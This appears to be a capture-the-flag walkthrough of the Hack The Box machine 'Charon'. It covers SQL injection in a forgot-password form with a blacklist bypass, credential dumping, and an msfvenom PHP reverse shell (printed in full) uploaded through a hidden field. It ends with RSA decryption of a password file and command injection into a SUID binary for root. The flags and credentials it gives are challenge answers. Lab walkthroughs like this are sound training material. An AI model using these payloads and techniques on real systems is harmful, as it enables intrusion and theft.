


We don’t find anything on the login page, so we go to forgot password link.



We capture the request of the page using burpsuite, and send it to repeater.





After sending the request to repeater, we try to enumerate if the site is vulnerable to SQL-injection. As soon as we add a quote at the end of our email id we get a database error.


```
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

email=abc%40abc.com'
```

? < + > Type a search term 0 matches

Now to confirm that the site is vulnerable to SQL-injection we use "– – "to comment the query and remove the error.

```
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 25

email=abc%40abc.com' -- -
```

? < + > Type a search term 0 matches



Now as we know the site is vulnerable to SQL injection, we try to exploit it. First we find the number of columns, to check the number of columns we use "ORDER BY" command to find the number of columns in the table. After find the number of columns we use "UNION SELECT" command to give the output column names with the respective numbers. As UNION and union is blacklisted, we use UNion for SQL-injection.

'UNion SELECT 1,2,3,4 — –

```
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 46

email=abc%40abc.com' UNion SELECT 1,2,3,4 -- -
```

? < + > Type a search term 0 matches

We couldn't run any commands in columns, but when we pass a string in column 4, we successfully ran our query.

```
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 58

email=abc%40abc.com' UNion SELECT 1,2,3,"abc@abc.com"
-- -
```

Now we know how bypass the security using string, we first find the name of the database


```
1  ' UNion select 1,2,3,concat(database(), "@who.ami") -- -
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

email=abc%40abc.com' UNion select
1,2,3,concat(database(), "@who.ami") -- -
```

After finding the name of the database we find the table name in the database.

```
1  ' UNion select 1,2,3,concat(table_name, "@who.ami") FROM information_schema.tables
   where table_schema="supercms" limit 1,1 -- -
```


```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

email=abc%40abc.com' UNion select
1,2,3,concat(table_name, "@who.ami") FROM
information_schema.tables where
table_schema="supercms" limit 1,1  -- -
```



Enumerating the tables in the database; we find two tables, one called license and another one called operators.

```
1  ' UNion select 1,2,3,concat(table_name, "@who.ami") FROM information_schema.tables
   where table_schema="supercms" limit 2,1 -- -
```


```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

email=abc%40abc.com' UNion select
1,2,3,concat(table_name, "@who.ami") FROM
information_schema.tables where
table_schema="supercms" limit 2,1  -- -
```



After getting the names of the tables, we enumerate the columns. The license table doesn't have any interesting columns but in the "operators" table we find a column called "__username_".

```
1  ' UNion select 1,2,3,concat(column_name, "@who.ami") FROM
   information_schema.columns where table_name="operators" limit 1,1 -- -
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

email=abc%40abc.com' UNion select
1,2,3,concat(column_name, "@who.ami") FROM
information_schema.columns where
table_name="operators" limit 1,1 -- -
```



After getting the "__username_" column we enumerate further and get a column called "__password_".

```
1  ' UNion select 1,2,3,concat(column_name, "@who.ami") FROM
```

```
information_schema.columns where table_name="operators" limit 2,1 -- -
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 147

email=abc%40abc.com' UNion select
1,2,3,concat(column_name, "@who.ami") FROM
information_schema.columns where
table_name="operators" limit 2,1 -- -
```

Now we dump the column name "__username_".


```
1 ' UNion select 1,2,3,concat(__username_, "@who.ami") FROM operators limit 1,1 -- -
```

```
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 101

email=abc%40abc.com' UNion select
1,2,3,concat(__username_, "@who.ami") FROM operators
limit 1,1 -- -
```

Now we dump the column name "__password_" for the username = "super_cms_adm".


```
1 ' UNion select 1,2,3,concat(__password_, "@who.ami") FROM operators limit 1,1 -- -
```

```
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.31/cmsdata/forgot.php
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 126

email=abc%40abc.com' UNion select
1,2,3,concat(__password_, "@who.ami") FROM operators
where __username_="super_cms_adm" -- -
```


When we dump the "__password_" column we get a hash. We use hashkiller.co.uk to crack the password.

Now we got the credentials for the supercms login page, **supercms:tamarro**.



Now login using the above credentials, we were able to get a page where there is an option for uploading image.

Now we open the link and find an upload page.



We take a look at the source page and find a base64 encoded string.

When we decode it we find a string called “testfile1”. It is possible that there is hidden field with this name.

Now we create a php payload using msfvenom, so that we can upload our php shell.


```
1  msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.7 lport=4444 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.14.7 lport=4444
 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1111 bytes
/*<?php /**/ error_reporting(0); $ip = '10.10.14.7'; $port = 4444; if (($f = 'st
ream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_ty
pe = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip
, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable
($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip,
$port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no sock
et funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $
len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if
 (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while
(strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-str
len($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; }
 } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_l
oaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=
create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
```

We capture the upload request and create a new field and add “file.php”.

```
<?php /**/ error_reporting(0); $ip = '10.10.14.7'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type
= 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
$s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) {
die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b
.= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b);
$suhosin_bypass(); } else { eval($b); } die();

-----------------------------117172556924875538117502652 74
Content-Disposition: form-data; name="testfile1"

file.php

-----------------------------117172556924875538117502652 74--
```

Now we get the link the location of the file we just uploaded in /images/.



Before running our shell, we setup our listener using metasploit.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.7
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > run
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.10.14.7
lhost => 10.10.14.7
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.7:4444
```

As soon as we open the link to our shell, we get our reverse shell.

meterpreter > sysinfo

```
meterpreter > sysinfo
Computer    : charon
OS          : Linux charon 4.4.0-81-generic #104-Ubuntu SMP Wed Jun 14 08:17:06
UTC 2017 x86_64
Meterpreter : php/linux
meterpreter >
```

Now enumerating through the system we find an encrytpted file and a public key inside /home/decoder directory.

```
meterpreter > cd /home/decoder
meterpreter > ls
Listing: /home/decoder
=======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  220   fil   2017-06-23 15:07:35 -0400  .bash_logout
100644/rw-r--r--  3764  fil   2017-06-25 12:43:21 -0400  .bashrc
40700/rwx------   4096  dir   2017-06-23 15:07:35 -0400  .cache
100644/rw-r--r--  654   fil   2017-06-25 12:43:28 -0400  .profile
100600/rw-------  601   fil   2017-06-26 03:22:25 -0400  .viminfo
100644/rw-r--r--  138   fil   2017-06-24 17:48:55 -0400  decoder.pub
100644/rw-r--r--  32    fil   2017-06-24 17:44:07 -0400  pass.crypt
100400/r--------  33    fil   2017-12-24 10:40:27 -0500  user.txt
```

We download both the files into our system.

```
1  meterpreter > download decoder.pub /root/Desktop
2  meterpreter > download pass.crypt /root/Desktop
```

```
meterpreter > download decoder.pub /root/Desktop
[*] Downloading: decoder.pub -> /root/Desktop/decoder.pub
[*] skipped     : decoder.pub -> /root/Desktop/decoder.pub
meterpreter > download pass.crypt /root/Desktop
[*] Downloading: pass.crypt -> /root/Desktop/pass.crypt
[*] skipped     : pass.crypt -> /root/Desktop/pass.crypt
meterpreter >
```

Now we decode the encrypted file using public key with the RsaCtfTool.

```
1  ./RsaCtfTool.py --publickey /root/Desktop/decoder.pub –uncipherfile
   /root/Desktop/pass.crypt
```

```
root@kali:~/RsaCtfTool# ./RsaCtfTool.py --publickey /root/Desktop/decoder.pub --
uncipherfile /root/Desktop/pass.crypt
[+] Clear text : b'nevermindthebollocks'
root@kali:~/RsaCtfTool#
```

We use ssh to login using the credentials, **decoder:nevermindthebollocks.**

```
1  ssh decoder@10.10.10.31
```

```
root@kali:~# ssh decoder@10.10.10.31
The authenticity of host '10.10.10.31 (10.10.10.31)' can't be established.
ECDSA key fingerprint is SHA256:V1uA1jbcL+1r8UE/foqVjb2u9rSiGTP6EB1Q374Zp9o.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.31' (ECDSA) to the list of known hosts.
decoder@10.10.10.31's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 packages can be updated.
23 updates are security updates.


$
```

After logging in we find a file called user.txt, we open the file and find our first flag.

```
$ ls
decoder.pub  pass.crypt  user.txt
$ cat user.txt
0fab3fb74e821f8ad05ee35b27f0d75e
$
```

Now we find the files with SUID bit set and find a file called supershell in /usr/local/bin/ directory.

```
1  find / -perm -4000 2>/dev/null
```

```
$ find / -perm -4000 2>/dev/null
/usr/local/bin/supershell
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/newuidmap
/bin/ntfs-3g
/bin/ping6
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
$
```

When we run the binary we find that we can run any shell command using this binary. We use this to open root.txt inside /root/ directory. When we open root.txt we find our final flag.

```
supershell "/bin/ls$
> cat /root/root.txt"
```

```
$ supershell
Supershell (very beta)
usage: supershell <cmd>
$ supershell /bin/ls
Supershell (very beta)
++[/bin/ls]
decoder.pub  pass.crypt  user.txt
$ supershell "/bin/ls$/
> cat /root/root.txt
> "
Supershell (very beta)
++[/bin/ls$/
cat /root/root.txt
]
sh: 1: /bin/ls$/: not found
c59a840463acc6ca14f6599721c9c18e
$
```

Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

Share this:

From <https://www.hackingarticles.in/hack-the-box-challenge-charon-walkthrough/>

Jail

